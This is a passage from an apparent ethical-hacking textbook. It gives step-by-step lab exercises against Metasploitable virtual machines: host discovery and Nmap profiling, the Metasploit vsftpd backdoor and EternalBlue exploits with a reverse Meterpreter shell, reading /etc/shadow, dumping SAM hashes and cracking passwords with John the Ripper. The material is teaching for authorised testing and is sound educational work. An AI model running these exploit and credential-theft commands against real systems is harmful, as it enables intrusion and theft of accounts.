6. Now that valid user credentials have been found, let's try to obtain a remote desktop session with the target by using the following command:

```
kali@kali:~$ rdesktop -u Administrator -p vagrant 172.30.1.21 -g 1280x1024
```

The `-g` syntax allows you to specify the resolution of the window when the session is established. Be sure to modify the resolution settings such that the window fits your computer screen. You will be prompted to trust the certificate from the remote target; simply type `yes` and hit *Enter* to establish the RDP session, as shown below:



```
kali@kali:~$ rdesktop -u Administrator -p vagrant 172.30.1.21 -g 1280×1024
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be truste
d for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=vagrant-2008R2


Review the following certificate info before you trust it to be added as an excepti
on.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=vagrant-2008R2
     Issuer: CN=vagrant-2008R2
 Valid From: Thu Aug 24 12:52:56 2023
         To: Fri Feb 23 11:52:56 2024

  Certificate fingerprints:

       sha1: 046ffd3e55ec780c0a15ccdf6c00fc0d5b6ba0b0
     sha256: 533f8ee0dd49d6c4498cc608bc685dc72b0a7415cc5d156de62092216e9ea162


Do you trust this certificate (yes/no)? yes
```

Figure 9.13: Establishing the RDP session

The following screenshot shows the RDP session from Kali Linux to the targeted system:




Figure 9.14: Remote desktop session

As shown in the preceding screenshot, using the `rdesktop` tool enables you to establish an RDP session from Kali Linux to a Windows operating system. We will be using the valid user credentials that were found in this exercise in a later section of this chapter and the next.

Having completed this section, you have gained the hands-on skills needed to create custom wordlists and perform various types of password attacks to gain unauthorized access to a targeted system. In the next section, you will learn how to perform host discovery and move on to the exploitation phase of the Cyber Kill Chain.


Performing host discovery

When performing an internal penetration test for an organization, the company will allow you to connect your attacker machine to its network and may assign you a static IP address for your Kali Linux machine. On a network penetration testing engagement, the objective is to simulate real-world cyber-attacks on target systems that are within the rules of engagement, before starting the actual penetration test. The rules of engagement are simply the guidelines and constraints that are associated with performing the penetration test on an organization's systems and network. They contain details such as the authorization given to the penetration tester for performing defined activities on the targeted systems and networks.

Ensure you do not perform any type of security testing on systems that are not within the scope, as you will face legal issues with the organization. However, once you're within the scope, you'll need to discover the targeted systems, profile your targets, discover security vulnerabilities, exploit those security weaknesses, and gain access while looking for other methods a real hacker can use to compromise the systems and network.

In this section, you will learn about the fundamentals of discovering live systems on a network, just as you would within a real-world scenario. To get started with performing host discovery on a targeted network, please use the following instructions:

1. Power on the **Kali Linux**, **Metasploitable 2**, and **Metasploitable 3** (**Windows-based**) virtual machines.
2. On **Kali Linux**, open Terminal and use either the `ip address` or `ifconfig` commands to identify the IP address on the local Ethernet adapter and determine whether it's connected to the targeted network (`172.30.1.0/24`), as shown below:



```
kali@kali:~$ ip address
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
    link/ether 08:00:27:eb:23:e1 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 406sec preferred_lft 406sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Figure 9.15: Checking the host address

As shown in the preceding screenshot, the `eth1` network adapter is connected to our targeted network. It's important to verify that your attacker machine (such as Kali Linux) is connected and received an IP address on the targeted network before simulating any attacks.

3. Next, use **Netdiscover** to perform passive scanning to identify live hosts on the network:

```
kali@kali:~$ sudo netdiscover -p -i eth1
```

As shown in the following screenshot, Netdiscover was able to capture **Address Resolution Protocol** (**ARP**) messages between hosts on the `172.30.1.0/24` network, as well as retrieve their IP addresses and **Media Access Control** (**MAC**) addresses:



```
Currently scanning: (passive)   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240
_____________________________________________________________________________
  IP              At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.30.1.20     08:00:27:2b:5a:5f      2      120  PCS Systemtechnik GmbH
172.30.1.21     08:00:27:d7:cc:d8      2      120  PCS Systemtechnik GmbH
```

Figure 9.16: Passive scanning

Since this exercise is being performed within a virtualized environment, our targeted systems may not be generating sufficient network traffic as we would experience on a real production network. Therefore, if you're unable to detect any ARP messages, simulate network traffic by performing pings between the Metasploitable 2 and Metasploitable 3 (Windows-based) virtual machines.


Using a tool such as Netdiscover in passive mode does not send probes into the network as compared with other network scanners in the industry. Instead, it patiently waits for any host to transmit ARP messages over the network, and then captures and analyzes these messages to identify addressing information such as MAC and IP addresses of live devices.

Keep in mind that while passive network scanners help to maintain a level of stealth on a network, they don't always detect live systems as compared to performing active scanning techniques. For instance, a targeted system may not be generating network traffic for many reasons. If a penetration tester is performing passive scanning only, there's a possibility the targeted host may not be identified.

4. Next, let's use Nmap to perform a ping sweep across the entire network to actively identify any live hosts on the network:

```
kali@kali:~$ nmap -sn 172.30.1.0/24
```

As shown in the following screenshot, Nmap was able to quickly identify live systems on the `172.30.1.0/24` network:



```
kali@kali:~$ nmap -sn 172.30.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 12:21 EDT
Nmap scan report for 172.30.1.20
Host is up (0.00s latency).
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Nmap scan report for 172.30.1.50
Host is up (0.00050s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 27.15 seconds
```

Figure 9.17: Ping scan

As shown in the preceding screenshot, there are two live hosts on the network; these are `172.30.1.20` and `172.30.1.21`.

Within many organizations around the world, IT professionals commonly disable or block **Internet Control Message Protocol (ICMP)** messages to and from their critical systems as a method of preventing novice hackers from identifying live systems on their network. While blocking ICMP can obscure a network's visibility from a novice threat actor, it does not render the network invisible to more sophisticated scanning techniques that leverage **Transmission Control Protocol** (**TCP**) and **User Datagram Protocol** (**UDP**).

However, Nmap's ping sweep does not send ICMP probes to the target; rather, it leverages TCP messages to determine whether specific ports are open on the targeted system. Therefore, if ICMP is restricted on a network, there's a likelihood that TCP messages are permitted.

5. Next, let's use **NBTscan** to determine and identify live machines that respond to NetBIOS over TCP/IP, as these live systems will be an indicator of machines that belong to a Windows-based network or that run NetBIOS services:

```
kali@kali:~$ sudo nbtscan 172.30.1.20-21
```

The `nbtscan -r 172.30.1.0/24` command can be used to scan the entire subnet.

With nbtscan, you can scan a single IP address, a range of addresses as shown in the highlight command and even a subnet too. Please don't modify the commands in *step 5*.


The preceding range command enables us to scan from a lower limit to an upper limit, such as `172.30.1.20` to `172.30.1.21`. The following screenshot shows the NetBIOS names of the targeted systems, but the server and logged-on user information is not available:

Figure 9.18: Identifying live systems

6. Next, let's use Nmap to perform a port scan of the top 1,000 ports (the default) on the **Metasploitable 3** (**Windows-based**) virtual machine to determine which ports are open and the running services:

```
kali@kali:~$ nmap 172.30.1.21
```

The following screenshot shows that Nmap was able to profile the running services on the top 1,000 ports (the default) on the targeted system:



```
kali@kali:~$ nmap 172.30.1.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 12:42 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Figure 9.19: Open ports

As an aspiring ethical hacking and penetration tester, it's important to perform further research to identify the role and function of each identified port and the associated running service to discover security vulnerabilities. Sometimes, Nmap does not have the signature to profile each service and operating system; hence, additional research is sometimes needed.

The information found in this section has provided you with a better understanding of how to identify live systems on a targeted network, their open ports, and running services. In the next section, we will take a deeper dive into profiling a targeted system.

Profiling a targeted system

Profiling targeted systems is important as it helps you determine the operating system and the service pack level. By understanding the operating system version, you'll be able to search for and discover security vulnerabilities on those systems, and even create exploits and payloads that have been specifically crafted to work on the target's operating system.

Additionally, when profiling a target, you'll be able to identify the service versions of open service ports. Such information will be useful as there are many systems within organizations that run outdated and vulnerable applications. These vulnerable services can be exploited by a penetration tester during a penetration test engagement.

To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux**, **Metasploitable 2**, and **Metasploitable 3 (Windows-based)** virtual machines.
2. On **Kali Linux**, open Terminal and use Nmap to identify the operating system and service versions of running services, and perform **Server Message Block (SMB)** script scanning with **Metasploitable 3 (Windows-based)** as the targeted system:


```
kali@kali:~$ nmap -A 172.30.1.21
```

Ensure that you correctly specify the IP address of the Metasploitable 3 (Windows-based) virtual machine. The `-A` (all) syntax enables Nmap to perform multiple functions, such as determining the operating system, hostname and NetBIOS name, user account, and SMB details.

The following screenshot shows that Nmap was able to profile the target to be running a Microsoft Windows Server 2008 R2 Standard machine with Build 7601 Service Pack 1:

Figure 9.20: OS identification

In addition, the hostname and NetBIOS name were revealed in the preceding screenshot. Furthermore, the following screenshot provides details on the SMB service level and user account details:




```
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h10m00s, deviation: 2h51m28s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d7:cc:d8
| smb2-time:
|   date: 2023-10-29T17:00:40
|_  start_date: 2023-10-29T16:55:54
```

Figure 9.21: SMB scan results

3. Next, let's use Nmap to profile the Metasploitable 2 virtual machine on the `172.30.1.0/24` network:

```
kali@kali:~$ nmap 172.30.1.20
```

As shown in the following screenshot, Nmap was able to identify whether any of the top 1,000 ports were open on the targeted system:



```
kali@kali:~$ nmap 172.30.1.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 13:12 EDT
Nmap scan report for 172.30.1.20
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Figure 9.22: Checking for open ports

4. Next, let's identify the operating system and service version of the Metasploitable 2 virtual machine:

```
kali@kali:~$ nmap -A 172.30.1.20
```

The following screenshot shows that Nmap was able to identify various running services that can be used to research known security vulnerabilities:

Figure 9.23: Service version scanning

In the following screenshot, we see that Nmap was able to identify the targeted operating system as Linux with SMB services enabled:

Figure 9.24: Profiling operating system on target

Using the information found in this section, we can determine that there are two live systems on the network – one is Windows-based and the other is Linux-based, and both have SMB enabled. As a penetration tester, we can start looking for security vulnerabilities for each service running on both Windows Server 2008 R2 and the Linux target systems.

When profiling a system with Nmap, it's recommended to include the `-p-` or `-p 1-65535` syntax to scan all 65,535 service ports on your target. Identifying all open ports and running services helps penetration testers look for all security vulnerabilities that may exist on the target system. While the list of common syntaxes is a bit too long to cover, you can visit the official *Nmap Reference Guide* at https://nmap.org/book/man.html for more information.

In the next section, you'll learn how to use various techniques and procedures to identify and exploit security vulnerabilities on targeted systems.

Identifying and exploiting vulnerable services

In this section, you will learn how to use various techniques and tools within Kali Linux. These will help you efficiently identify and exploit security vulnerabilities found on both Windows and Linux-based operating systems that have vulnerable applications and network services running on them.

Exploiting Linux-based systems

In this section, you will learn how to discover and exploit the low-hanging fruits, which are easy-to-exploit security vulnerabilities on a targeted system, with the intention to compromise and gain unauthorized access to the target. The low-hanging fruits are simply the security vulnerabilities that are easier to compromise, use fewer resources, and are not complex. In the following exercise, you will learn how to identify a security vulnerability within the **File Transfer Protocol** (**FTP**) service on the targeted Linux-based system.

To get started with this exercise, please use the following instructions:

1. Firstly, power on the **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open Terminal and use Nmap to identify whether Metasploitable 2 (target) is running any FTP services on port `21` and determine its service version:

   ```
   kali@kali:~$ nmap -A -p 21 172.30.1.20
   ```

   As shown in the following screenshot, Nmap verified that the targeted system is online and port `21` is open. In addition, Nmap was able to identify the service version of the FTP service as `vsFTPd 2.3.4`:

   Figure 9.25: Port scanning

   If you recall from *Chapter 6*, *Active Reconnaissance*, using the `-p` syntax enables Nmap to scan for a specific port on a targeted system. This helps us focus on identifying security vulnerabilities on a specific port and services on a target.

3. Next, let's perform additional research using Google Search to identify whether `vsFTPd 2.3.4` has any known security vulnerabilities and how a real adversary can exploit it:

   Figure 9.26: Researching vulnerability

   As shown in the preceding screenshot, the Rapid7 link describes a known security vulnerability within the `vsFTPd 2.3.4` application and provides details on specific exploitation modules within Metasploit that can be used to test whether the vulnerability exists on a targeted system. Furthermore, the **Exploit-DB** link provides information on the exploit code, which can be compiled and executed by a threat actor to exploit the `vsFTPD 2.3.4` service on the target.

4. Next, let's use Metasploit, an exploitation development framework pre-installed on Kali Linux, to test whether a real adversary can exploit the vulnerable service. On Kali Linux, use the following command to start Metasploit:

```
kali@kali:~$ msfconsole
```

5. Next, use the `search` command within Metasploit to find all relevant modules that contain the keyword `vsftpd`, as shown below:

```
msf6 > search vsftpd
```

   As shown in the following screenshot, Metasploit contains an auxiliary mode for performing a **Denial of Service** (**DoS**) attack, and an exploit mode for compromising the vulnerable FTP service to obtain a backdoor with command execution:

   Figure 9.27: Finding Metasploit modules

6. Next, use the following Metasploit commands to leverage the `exploit` module and compromise the target:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.30.1.20
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Use the `options` or `show options` command within a Metasploit module to determine which options are mandatory prior to executing the module.

The following screenshot shows that Metasploit has packaged the exploit code (weaponization), delivered the exploit onto the target over the network (delivery), took advantage of the security vulnerability (exploitation), and spawned a bind shell by delivering the payload (post-exploitation), as shown below:

Figure 9.28: Exploiting the security vulnerability

As shown in the preceding screenshot, the `exploit` module was able to create a backdoor with the `root` account on the target and provide a shell to us. When entering any Linux command, such as `whoami` and `dir`, it will be remotely executed and the results will be returned on the shell.

7. It can be a bit challenging to work with a bind shell from a Linux-based system. Therefore, using the following commands enables us to create a Python-based pseudo-Terminal shell from the existing bind shell:

Figure 9.29: Creating a Python-based pseudo-Terminal shell

As shown, spawning this shell interface enables us to better interpret our input and differentiate the responses from the targeted system. For instance, entering the `whoami` command provided the response as the `root` user.

8. Since we've obtained a shell on the targeted system with root privileges, let's attempt to retrieve a list of local user accounts that are stored within the `shadow` file on the targeted system. Use the following command:

```
root@metasploitable:/# cat /etc/shadow
```

The following screenshot shows the contents of the `/etc/shadow` file, which includes the local user accounts and their password hashes:

Figure 9.30: Viewing the shadow file

The contents of this file can be useful in later phases of penetration testing, such as performing password cracking to retrieve the plaintext form of the password from its hash. Retrieving such information will further help us gain unauthorized access to the target and enable us to leverage privileged accounts.

To better understand the file format of the `/etc/shadow` file, please see https://www.techtarget.com/searchsecurity/definition/shadow-password-file and https://www.cyberciti.biz/faq/understanding-etcshadow-file/.

9. Next, copy and paste the contents of the `/etc/shadow` file into **Simple TextEditor**, click on the **Kali Linux** icon (top-left corner) > **Usual Applications** > **Accessories** > **Text Editor**, and save the file as `user_hashes.txt` on the desktop within Kali Linux, as shown below:

Figure 9.31: Creating a new file

10. Next, we can use a popular password-cracking tool such as **John the Ripper** to perform offline password cracking to retrieve the plaintext password from the `user_hashes.txt` file by querying the `rockyou.txt` wordlist:

```
kali@kali:~$ john /home/kali/Desktop/user_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

The following screenshot shows **John the Ripper** was able to retrieve the plaintext passwords for a few user accounts but not all:

Figure 9.32: Password cracking with John the Ripper

Keep in mind that when performing directory-based password attacks with a wordlist, if the password does not exist within the wordlist, the attack will not be successful. Therefore, it's recommended to try additional wordlists to increase the likelihood of retrieving the password for all user accounts found within the `/etc/shadow` file.

Having completed this section, you have learned how to discover and exploit a vulnerable service on a Linux machine. In the next section, you will learn how to exploit systems that are running SMB.

Compromising Windows-based systems

SMB is a common network service that's found on many client and server systems within an organization. SMB allows hosts to remotely share and access files over a TCP/IP network. As in many companies, this network protocol provides a lot of convenience for many users who are sharing files with others across a large organization.

However, over the years, many threat actors and cybersecurity professionals have discovered various security vulnerabilities within the SMB network protocol. Some of these led to major cyber attacks around the world that affected many organizations.

Over the next few subsections, you will discover how to use Kali Linux as the attacker system to discover and exploit the security vulnerabilities found within the SMB network protocol on a vulnerable system. For our target, we will be using the Metasploitable 3 (Windows-based) virtual machine, which will function as a vulnerable target on an organization's network.

Exploiting vulnerable SMB services

In 2017, threat actors launched one of the most well-known ransomware attacks on the internet that affected many Microsoft Windows systems around the world. This is known as the **WannaCry** ransomware. WannaCry took advantage of a security vulnerability on Windows operating systems that run SMB version 1.

According to the Microsoft security bulletin MS17-010, this vulnerability affected systems ranging from Windows Vista to Windows Server 2016. Since it allowed threat actors to perform **Remote Code Execution** (**RCE**) on their targets, it was given the code name *EternalBlue*. While the EternalBlue vulnerability seems a bit dated at the time of writing, there are many Windows operating systems within organizations around the world that are still unpatched and vulnerable.

To learn more about the SMB security vulnerability that was referenced in Microsoft's security bulletin MS17-010, please see the following link: **https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010**. More information on EternalBlue can be found at **https://www.wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world/**.

To get started with identifying and exploiting vulnerable SMB services on a targeted Windows-based system, please use the following instructions:

1. Firstly, power on both the **Kali Linux** and **Metasploitable 3 (Windows-based)** virtual machines.
2. On **Kali Linux**, open Terminal and use the following command to determine whether the target is online:

```
kali@kali:~$ nmap -sn 172.30.1.0/24
```

The following screenshot shows that the host `172.30.1.21` (**Metasploitable 3**) is live on the network:

Figure 9.33: Ping scan

3. Next, use the following Nmap command to identify whether ports `136`, `137`, `138`, `139`, and `445` are open on the target:

```
kali@kali:~$ sudo nmap -sV -p 136-139,445 172.30.1.21
```

As shown in the following screenshot, Nmap has identified that ports `136`–`139` and `445` are open on the targeted system. In addition, Nmap was able to identify the host operating system of the target:

Figure 9.34: Service version and port scanning

4. Next, either on the same Terminal or another, use the following command to start the Metasploit framework on Kali Linux:

```
kali@kali:~$ msfconsole
```

5. Once the Metasploit framework has initiated, use the `search` command with the keyword `ms17-010` to find relevant modules that are associated with the **EternalBlue MS17-010** security bulletin:

```
msf6 > search ms17-010
```

As shown in the following screenshot, Metasploit has a few auxiliary and exploitation modules to help us determine whether the target is truly vulnerable to EternalBlue:

Figure 9.35: Finding Metasploit modules

6. Next, let's use an auxiliary scanner to identify whether the target is vulnerable to EternalBlue before attempting exploitation on the SMB service. Use the following commands:

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 172.30.1.21
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

As shown in the following screenshot, the target is vulnerable to MS17-010:

Figure 9.36: Checking the vulnerability on the target

Type `back` to exit the Metasploit module. The `exit` command will quit the Metasploit tool.

7. Next, let's move on to the exploitation phase to gain a foothold on the targeted system. Use the following Metasploit command to use an exploit mode from our previous search results:

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

8. Once you've selected the `exploit/windows/smb/ms17_010_eternalblue` `exploit` module, Metasploit automatically couples the `windows/meterpreter/reverse_tcp` payload module with the exploit, as shown below:

Figure 9.37: Loading an exploit module

This means that once the exploit is delivered to the targeted system, it will execute within the target's memory to take advantage of the SMBv1 vulnerable service. Once the exploit is successful, Metasploit will then send the payload across to the target, which will be executed within memory and create a reverse shell back to Kali Linux, therefore enabling us to perform RCE and post-exploitation operations.

When working within a module in Metasploit, use the `options` command to check whether you need to set various parameters for a module, such as `RHOSTS` (target) and `LHOST` (attacker machine).

9. Next, use the following commands to set `RHOSTS` (targeted system) and `LHOST` (Kali Linux) and launch the attack:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.30.1.21
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.30.1.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Once the exploit and payload have been executed successfully on the target, you will automatically obtain a Meterpreter shell on Kali Linux. You can use the `help` command within Meterpreter to view all the actions you can perform. By using Meterpreter, you can remotely execute commands on the target system from your Kali Linux machine on the compromised system.

If the exploit fails on the first run, execute the `exploit` command again to re-attempt it. Sometimes, the exploit can even crash the target, as shown below:

Figure 9.38: Target crashing

Since the target is within our lab environment, if it crashes, reboot the machine and try again.

The following screenshot shows that Metasploit was able to identify the target as vulnerable to MS17-010 and has established a connection to deliver the exploit code:

Figure 9.39: Delivering exploit to target

10. Next, the following screenshot shows Metasploit sending the exploit to the target:

Figure 9.40: Sending malicious code

11. Finally, Metasploit delivered the payload, and a reverse shell was established from the target to Kali Linux:

Figure 9.41: Obtained reverse shell

As shown in the preceding screenshot, we've gotten a Meterpreter shell (reverse shell) from the target.

12. Next, use the `hashdump` command within Meterpreter to extract the contents of the **Security Account Manager** (**SAM**) file:

```
meterpreter > hashdump
```

The SAM file is found within Microsoft Windows operating systems in the `%SystemRoot%/system32/config/SAM` directory and contains a record of all local user accounts, their **Security Identifier** (**SID**) values, and password hashes, as shown below:

Figure 9.42: Extracting the SAM file

As shown in the preceding screenshot, you can identify the usernames as they are plaintext, the **LAN Manager** (**LM**), and **New Technology LAN Manager** (**NTLM**) password hashes for each local user account. The SAM file stores each user's credentials in the following format:

```
Username : Security Identifier (SID) : LM hash : NTLM hash
```

13. Next, save the output from the `hashdump` command (SAM file) in a text file called `passwordhashes.txt` on the Kali Linux Desktop. This will be used for performing offline password cracking to identify the plaintext passwords of users in a later section of this chapter, *Cracking hashes with Hashcat*.
14. Additionally, save the user `Administrator` with its `LM` and `NTLM` hashes into another text file, name it `admin_user.txt`, and use the following format:

```
Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c 245d35b50b
```

15. Next, to identify a hash type, use the `hashid <hash value>` command on Kali Linux, as shown below:

Figure 9.43: Checking hash type

As shown in the preceding screenshot, `hashID` was able to match the hash with a few hash types, including `NTLM`. Identifying hashes can be useful in performing password-cracking techniques.

To send a Meterpreter session to the background without terminating the session, use the `background` command. To view all active sessions on Metasploit, use the `sessions` commands. To interact with a specific session, use the `session -i <session -ID>` command.

Keep in mind that Microsoft Windows operating systems do not store local users' passwords in plaintext. Instead, they parse the plaintext password through a hashing algorithm such as `NTLM`, which performs a one-way function of converting the plaintext password into a cryptographic `NTLM` digest (`hash`). This process is non-reversible. The `NTLM` hash of each local user account is stored within the SAM file.

